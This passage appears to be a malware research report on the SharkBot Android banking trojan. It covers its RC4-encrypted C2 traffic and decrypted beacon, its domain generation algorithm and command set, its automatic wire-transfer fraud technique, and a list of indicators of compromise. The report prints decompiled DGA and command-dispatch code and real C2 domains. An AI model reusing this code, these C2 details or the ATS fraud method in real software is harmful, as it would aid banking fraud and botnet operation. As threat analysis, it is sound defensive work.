Cn2rplc5DZaDz97RLBHNXWCdIAwv%2F0sz%2BJi0G13BhA2MyNdxUePFQn%2BUMuIzJ0BgVaHjXbhFhw06oE2wHZY98
UphOnSYSh9018fCDU0IHau8hRgZcn2iumrvk86XrCcQXG0MU2BPr7G9WtJeERw0UHcawl64f%2FhzspyvZjAUkToivW
fNpQk7XjvDY1tqCY%2F2WKhqJeftgyfOHoeNe93oDXIj%2FpESclYX8pFujHsutGvXVsAZjDgKq2133K7KBimvoBWRw
ATUU2H02k209GzT5y%2Bj6eHGsDpyGh%2FjNVM4o0xVVMoCvAaIMRMk5gGmtQVQSoPg2GnWT4EwIkmMlzBSFA%3D%3D

```
&rdata=
```


NzEyODdjMDRhNDQwN2M2ODQ0MjZlOWJjZTBkMWVjZjVkMDI4Y2FmYTZlMGM3ZmMwMWVjY2I1MTI2M2EwY2EwZWFlNjE
wYTQyMzRkNzAyMzY0YjdhYzY0OGE3YWQ1MmRiYzViODc4YjEwYmQyZDNkNDE4MjFmNGY4MDAyYmNmNWM5OTM3NDNlNj
Q5YzE3ZThjZGI5ZTQxMjUwMjdjYmYxMDQ0OGEzMDkyMzRhNzVlMDUzOGQ5OTZhMjcyMWQ3MzJjNzZmODc5YTg4ZjQ4M
DdjMzE4ODlmOWNhNTE4NWE4YzcyOTZjOTQzNmMzMjFjOTQ3OWJjMTNiMTY1ZGZiYTZhYWYzYzgyMGIyZWU5OThlOTkz
ZTMwNzEyMzI4MWI4MjNkYmZlM2VjZTNiNzM5MTYzMGM2ZmVlOTk3ZTMwMTlkMjEyMjk2ZDIwNWUwN2MxNDAzMWJhMjk
0YWY5NDMwMmJmNDI1YzRjZjU0ZTIwODhmODkwNWUzZTJiN2NkZGE5NmY0ZTlkMWQ4OWExZWFkZjcwMWE4ZTdhODI3MG
RlNjBmOTFkMDEyOTZhNmZlZGQzMDliZDQ3YjJjM2JjYzRhZjg1MDk4ZThiNTFkZWUxYzkxYzc2NDQzMDYyZTY1NTJjM
zRhODgwY2NjMDA0ZTY4MWM0NzBlYmU3NWEwMDhmOWZmMDFkNTJjOWNkMDFkMTc5NmIxMzk3MWQxYjEyY2FiOTJmZTVj
ZjJjNjUxYmQ5Mzc2MTc0NzNiMWM5ZTU5ZWE3YzliMjQ2Y2YxMDdlNTNmNTBkMjU1MDhlZGE1MjFhMjllMmI2MDQxNjh
hN2U2OTEwMGY1NjBkZDE0Yzk2M2JkZjJmZWI3ODI3MzE1MDNhYzU0ZjUwNGJjNzgwZmVhYzU2ZjZiYjE5YTJhMmRkZW
I1NzBmMDI1NWMyZWI1NGIwMjFiZGY4MDg5MDY5NTdlYzE3N2ExMGUyOTJlMDQxZWZlMmUxMmU5NGFiMjQzMjEyMzQyZ
jZiOGQ0OWM2N2JjMGQyNzgxOTQ0MzMxMDQ3ZDA3ZGUxMDY0MjBlOGQzNTJkMmE0ZDgxYWJlY2M2MWRkN2FmOGJmMWNm
MGNkOGVhMWY3YTJiZjNiZmRiNDdmNDJiN2M2NWQ4YWI2MTYzODNiNGVjZmJlMDQ1ZTA4YzMxYjdjNTg0ZDdiNDlhYWR
iNzlkZmIyNDFiN2UyZmE4MjkzZGM2YzQ1NGZhOTg5NmRhOTE1MzUxZmRiODllYmY0NGZiNTZlNDZkNjE4MzU4NmFmZm
ZhZmVlZDQ3NTdjY2MyYmE0ZTIzNzFlZWJkMWY0ODU3ODA2ODA5NDdhYTM3NGQ2NjUyNTBkOGI4NWI3ZjVmMjBkODRmY
Tg1ZmEzYzUwYTcxZGQ3Yjc2YTA4OGE5ZWFmZGEwMjc0ZDk4NDI3ZGFiNDU3MDk4ZThlNTljZjA1ZWU1ZTQxYWQ1ZDdl
MjJiZDg2Nzk2YjhhNDk4NDA0YmQ5ODM4NDBhNDI0ZmRhOTZjNzFkMDY2MmU4MWU4YzZkMmEyYmJjMTA1ZjQ4MzZhNGF
hMmZjZTdjYTQz

```
HTTP/1.1 200 OK
Server: nginx/1.20.1
Date: Wed, 02 Mar 2022 10:22:35 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.24
Content-Length: 160

```

NzEyODZjMGVhMzVlNzY3MjZlMDdlOWJjZTBkOWU0ZmFmZjE0ZWZmNDE4NTQyZmZjMDdjOGJkMzI0MGIxYmM3MmU3NmYxZjU3MTRjMTAyN2
IyNTE4OGY0OGY1ZTc1MmUzYzM5YzRlYjAzZWM5ZGRiNzE0MmRiZg==

If we take a look at the decrypted payload, we can see how SharkBot is simply using JSON to send different information about the infected device and receive the commands to be executed from the C2. In the following image we can see the decrypted RC4 payload which has been sent from an infected device.



Recipe

From Base64
Alphabet: A-Za-z0-9+/=
☑ Remove non-alphabet chars

RC4
Passphrase: 815e491c791a20cf94ffcd124806f38f UTF8
Input format: Hex
Output format: Latin1

Input
start: 734 end: 735 length: 1 length: 1472 lines: 1

OGNmZDA2NGJhMmNiZTA1NGMxNDFlNDViYTgxN2FhOGJkMDY4NWQzYTM0OGJlMjE3YWQ1ZjE0NGM3ZGU5YjgwMWZmM
zUxYWEzMDVkN2U5YjYyZjBiZWIzY2I0MWEzMDBkMDQ1MzNjZTdiZThmYWE5Y2RjMzgxYjY4MmIxMGNhNjU2MzE3ZD
A2OGVjMmE2NGY1NmNjYzNiYzg4NmIwMTFlYjJkYWUzZGQ3MjM5M2E1NmNjODM1ZWI3NWE3MDhjZDUzY2FkY2JkNDk
xZmUwYmZiYzBlZGU3ZDMxOTc5ZDYzNjQzMWUyNWZiYjcyZDUzMWQyNTQyZjkxN2ZiZGM1ZmRjZTQ2ZDBkMTM4MDI4
ZjY5YWQ2ZjMxNWNlMmM3YTg4NWUxNjlhMzRkMzc1NTZlZjY5YmI5MzViZWUyMGU0ZDFjMDJkMTExMGNiNDk4MDc2Y
Tk0MmFhNmZkZDMxMWE3MzQxMTNmODFlZWE2OTJkMmVlODk2NGYwMTliYWM4MzRlYWZhYThlNWVjYmFlNWJlM2ZjND
Q3ZDcyYjAxZGNiZGJiZGRiY2NmNjEyYTk2MzM3M2E0ZjNjYzY3Nzk5YTU0NjQzZmZmZDkyOTA1YTljMzQ4OGM0YWM
4MGViZDY0Y2UyOWViNDA0ZTdkYmFhNmZiZDkwODQyMzNhNmVjNjViNTJmNDNiNDgzYzQ2Nzg3YjYwZjdkYTJmY2I2
NGQ5MTAyZDRiMmVlMjBiODAxNjQ3MDgxNzQxYjAwMmE1YWFhYjAyNWFjNTYwODFlYzJjYjAyMGVkN2E2YjA0MzFmY
mYyZDgzNjliODU3OGNlYTRjY2FmZDQ1ZDY4M2FiY2NjMTljMmFhYmYyMmNkZGU0OTYxM2ZlYzA3NTFhNDQyY2JiZW
YwNTk0NjQ5ZDAyZjFiYWFkYmRjMjY3NTRiM2I0MjBiN2RhYjg2ZjA3YThkZjZkNmU2ZDA4YWMxNTUxMWViNDgyNzQ

Output
start: 551 end: 551 length: 0 time: 2ms length: 551 lines: 1

```
{"lang": "en", "versionBot": "1.64.0", "vendor": "samsumg", "botnetID": "sharked", "url":
"http://n3bvakjjouxir0zkzmd.xyz/", "botID": "2o2w7aq17ub0i62w", "smsService": 0, "myName":
"_Android Antivirus", "myNameLabel": "Google Play Protect", "appsList": "
[\"com.bbva.bbvacontigo\",\"es.evobanco.bancamovil\",\"com.binance.dev\",\"es.lacaixa.mobi
le.android.newwapicon\",\"com.coinbase.android\",\"com.mhobjlpcx.oxbjfkwithg\"]",
"ownerID": "sharked", "model": "SM-D316-G", "myPackage": "com.mhobjlpcx.oxbjfkwithg",
"os": "9", "noneOrSwipe": 0, "sdk": 28}
```


Two important fields sent in the requests are:

- **ownerID**
- **botnetID**

Those parameters are hardcoded and have the same value in the analyzed samples. We think those values can be used in the future to identify different buyers of this malware, which based on our investigation is not being sold in underground forums yet.


Domain Generation Algorithm

SharkBot includes one or two domains/URLs which should be registered and working, but in case the hardcoded C2 servers were taken down, it also includes a Domain Generation Algorithm (DGA) to be able to communicate with a new C2 server in the future.



```
public w(Context arg3, String arg4, String arg5) {
    this.e = "http://n3bvakjjouxir0zkzmd.xyz/,http://mjayoxbvakjjouxir0z.xyz/";
    this.G = null;
    this.h = "0.0.0";
    this.E = null;
    this.D = 0;
```

The DGA uses the current date and a specific suffix string (‘pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf’) to finally encode that in base64 and get the first 19 characters. Then, it append different TLDs to generate the final candidate domain.



```
private String B() {
    StringBuilder v0 = new StringBuilder();
    Calendar v1 = Calendar.getInstance();
    String[] v2 = ".top,.xyz,.cc,.info,.com,.ru,.info,.net".split(",");
    int v5;
    for(v5 = 0; v5 < v2.length; ++v5) {
        String v6 = v2[v5];
        try {
            v0.append(",http://").append(Base64.encodeToString(v1.get(3) + v1.get(1) + "pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf".getBytes(), 2).substring(0, 19)).append(v6);
        }
        catch(Exception unused_ex) {
        }
    }

    return v0.toString().toLowerCase();
}
```

The date elements used are:

- **Week of the year** (v1.get(3) in the code)
- **Year** (v1.get(1) in the code)

It uses the ‘+’ operator, but since the week of the year and the year are Integers, they are added instead of appended, so for example: for the second week of 2022, the generated string to be base64 encoded is: 2 + 2022 + “pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf” = 2024 + “pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf” = “2024pojBI9LHGFdfgegjjsJ99hvVGHVOjhksdf”.


In previous versions of SharkBot (from November-December of 2021), it only used the current week of the year to generate the domain. Including the year to the generation algorithm seems to be an update for a better support of the new year 2022.

Commands

SharkBot can receive different commands from the C2 server in order to execute different actions in the infected device such as sending text messages, download files, show injections, etc. The list of commands it can receive and execute is as follows:

- **smsSend**: used to send a text message to the specified phone number by the TAs
- **updateLib**: used to request the malware downloads a new JAR file from the specified URL, which should contain an updated version of the malware
- **updateSQL**: used to send the SQL query to be executed in the SQLite database which Sharkbot uses to save the configuration of the malware (injections, etc.)
- **stopAll**: used to reset/stop the ATS feature, stopping the in progress automation.
- **updateConfig**: used to send an updated config to the malware.
- **uninstallApp**: used to uninstall the specified app from the infected device
- **changeSmsAdmin**: used to change the SMS manager app

- **getDoze**: used to check if the permissions to ignore battery optimization are enabled, and show the Android settings to disable them if they aren't
- **sendInject**: used to show an overlay to steal user's credentials
- **getNotify**: used to show the Notification Listener settings if they are not enabled for the malware. With this permissions enabled, Sharkbot will be able to intercept notifications and send them to the C2
- **APP_STOP_VIEW**: used to close the specified app, so every time the user tries to open that app, the Accessibility Service with close it
- **downloadFile**: used to download one file from the specified URL
- **updateTimeKnock**: used to update the last request timestamp for the bot
- **localATS**: used to enable ATS attacks. It includes a JSON array with the different events/actions it should simulate to perform ATS (button clicks, etc.)



```
String v9 = v2.getString("command");
switch(v9.hashCode()) {
    case -2081903487: {
        boolean v9_2 = v9.equals("smsSend");
        v9_1 = v9_2 ? 6 : -1;
        break;
    }
    case 0x8BD150FC: {
        v9_1 = v9.equals("updateLib") ? 15 : -1;
        break;
    }
    case -1949210555: {
        v9_1 = v9.equals("updateSQL") ? 11 : -1;
        break;
    }
    case 0x8FAEE23F: {
        v9_1 = v9.equals("stopAll") ? 1 : -1;
        break;
    }
    case -1403048597: {
        v9_1 = v9.equals("updateConfig") ? 14 : -1;
        break;
    }
    case 0xB42095DF: {
        v9_1 = v9.equals("uninstallApp") ? 9 : -1;
        break;
    }
    case -416707258: {
        v9_1 = v9.equals("changeSmsAdmin") ? 12 : -1;
        break;
    }
    case -75592340: {
        v9_1 = v9.equals("getDoze") ? 8 : -1;
        break;
    }
    case 0xB7F9F39: {
        v9_1 = v9.equals("sendInject") ? 13 : -1;
        break;
    }
```

Automatic Transfer System

One of the distinctive parts of SharkBot is that it uses a technique known as Automatic Transfer System (ATS). ATS is a relatively new technique used by banking malware for Android.

To summarize ATS can be compared with webinject, only serving a different purpose. Rather then gathering credentials for use/scale it uses the credentials for automatically initiating wire transfers on the endpoint itself (so without needing to log in and bypassing 2FA or other anti-fraud measures). However, it is very individually tailored and request quite some maintenance for each bank, amount, money mules etc. This is probably one of the reasons ATS isn't that popular amongst (Android) banking malware.

How does it work?

Once a target logs into their banking app the malware would receive an array of events (clicks/touches, button presses, gestures, etc.) to be simulated in an specific order. Those events are used to simulate the interaction of the victim with the banking app to make money transfers, as if the user were doing the money transfer by himself.

This way, the money transfer is made from the device of the victim by simulating different events, which make much more difficult to detect the fraud by fraud detection systems.

IoCs

Sample Hashes:

- a56dacc093823dc1d266d68ddfba04b2265e613dcc4b69f350873b485b9e1f1c (Google Play SharkBotDropper)
- 9701bef2231ecd20d52f8fd2defa4374bffc35a721e4be4519bda8f5f353e27a (Dropped SharkBot v1.64.1)
- 20e8688726e843e9119b33be88ef642cb646f1163dce4109b8b8a2c792b5f9fc (Google play SharkBot dropper)
- 187b9f5de09d82d2afbad9e139600617685095c26c4304aaf67a440338e0a9b6 (Google play SharkBot dropper)
- e5b96e80935ca83bbe895f6239eabca1337dc575a066bb6ae2b56faacd29dd (Google play SharkBot dropper)

SharkBotDropper C2:

hxxp://statscodicefiscale[.]xyz/stats/

'Auto/Direct Reply' URL used to distribute the malware:

hxxps://bit[.]ly/34ArUxI

Google Play Store URL:

C2 servers/Domains for SharkBot:

- n3bvakjjouxir0zkzmd[.]xyz (185.219.221.99)
- mjayoxbvakjjouxir0z[.]xyz (185.219.221.99)

RSA Public Key used to encrypt RC4 key in ***SharkBot***:

```
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA2R7nRj0JMouviqMisFYt0F2QnScoofoR7svCcjrQcT
```

RSA Public Key used to encrypt RC4 Key in the Google Play ***SharkBotDropper***:

```
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu9qo1QgM8FH7oAkCLkNO5XfQBUdl+pI4u2tvyFiZZ6
```